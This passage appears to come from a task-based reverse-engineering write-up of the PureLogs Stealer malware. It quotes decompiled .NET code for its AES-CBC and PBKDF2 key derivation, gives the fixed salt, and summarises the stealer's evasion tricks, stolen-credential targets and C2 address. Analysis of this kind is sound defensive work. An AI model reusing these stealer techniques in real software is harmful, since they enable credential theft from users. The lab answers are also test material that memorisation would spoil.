encrypt using CBC mode and default padding (PKCS7).
Task 14: What is the length (in bytes) of the derived Initialization Vector (IV) used in the encryption?
In smethod_4:
rijndaelManaged.BlockSize = 128;...rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes((int)((double)rijndaelManaged.BlockSize / 8.0));Therefore, the derived IV length is 16 bytes.
Task 15: What algorithm is used to derive the AES key and IV from the SHA-512 hash in PureLogs?
The algorithm used to derive the AES key and IV from the SHA-512 hash value in PureLogs is PBKDF2 (Password-Based Key Derivation Function 2), in .NET implemented using the Rfc2898DeriveBytes class.
Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(byte_1, salt, 1000);Task 16: What fixed salt value is used in the PBKDF2 function in PureLogs (in hex starts as 0x)?
As we analyzed above, the fixed Salt in PBKDF2 is a 16-byte array:
[117, 45, 158, 253, 184, 172, 96, 158, 239, 125, 30, 70, 145, 225, 3, 161]Converting to hexadecimal (starting with 0x) is: 0x752D9EFDB8AC609EEF7D1E4691E103A1.
Conclusion
Through reverse engineering of the PureLogs Stealer malware, we’ve uncovered a sophisticated information-stealing threat protected by .NET Reactor 6.x and equipped with extensive anti-analysis measures including VM/sandbox detection, debugger checks, and UAC bypass via COM elevation monikers. The malware harvests sensitive data from Steam, Discord, Telegram, and FileZilla, along with comprehensive system profiling information.
All stolen data is encrypted using AES-256-CBC with PBKDF2-derived keys before transmission to the C2 server at 65.21.119.48:6561, with the group tag test120922139213 identifying this specific build. This professional-grade malware represents a significant threat to users storing credentials in legitimate applications, and defending against it requires monitoring for process masquerading, implementing credential management best practices, and maintaining detection signatures for .NET Reactor-packed executables.